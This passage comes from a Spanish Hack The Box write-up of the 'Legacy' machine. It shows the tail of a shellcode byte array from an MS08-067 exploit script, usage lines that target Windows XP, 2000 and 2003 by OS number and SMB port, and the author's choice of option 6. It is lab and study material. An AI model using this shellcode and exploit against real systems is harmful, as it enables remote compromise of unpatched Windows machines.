64 "\xa7\x0e\x9b\x84\xe3\x98\xcd\x96\xe1\x8e\xcd\x8e\xe1\x9e"
65 "\xc8\x96\xdf\xb1\x57\xff\x31\x37\x4e\x49\x57\x86\xcd\x86"
66 "\x48\xf3\xc8\x30\xd5\xfb\x3f\x62\x73\x7b\xdd\x9d\xc2"
67 "\xf3\x66\x22\x75\x06\x3f\x62\xf4\x9d\xbc\xbd\x48\x60\x20"
68 "\xc2\xcd\x20\x87\xa4\xba\xf4\xaa\xb7\x9b\x64\x15";
69
70
```

ejecuto teniendo en cuenta las formas de uso para este caso utilizamos la opción 6

## Usage

Usage: ms08\_067\_2018.py <os #> <Port #>

- ms08\_067\_2018.py 192.168.1.1 1 445 -- for Windows XP SP0/SP1 Universal, port 445
- ms08 067 2018.py 192.168.1.1 2 139 -- for Windows 2000 Universal, port 139 (445 could also be used)
- ms08\_067\_2018.py 192.168.1.1 3 445 -- for Windows 2003 SP0 Universal
- ms08\_067\_2018.py 192.168.1.1 4 445 -- for Windows 2003 SP1 English
- ms08\_067\_2018.py 192.168.1.1 5 445 -- for Windows XP SP3 French (NX)
- ms08\_067\_2018.py 192.168.1.1 6 445 -- for Windows XP SP3 English (NX)
- ms08\_067\_2018.py 192.168.1.1 7 445 -- for Windows XP SP3 English (AlwaysOn NX)

también podríamos traer el comando whoami y ejecutarlo en la máquina legacy locate whoami.exe

Ya por utlimo desactivamos nuestro entorno virtual con el comando deactivate

```
(entornovirtual)(kali@ kali)-[~/machineshtb/Legacy/ms08_067]
$ deactivate

(kali@ kali)-[~/machineshtb/Legacy/ms08_067]

NotasHack
Htb machines

Ya por utling

Cronos
```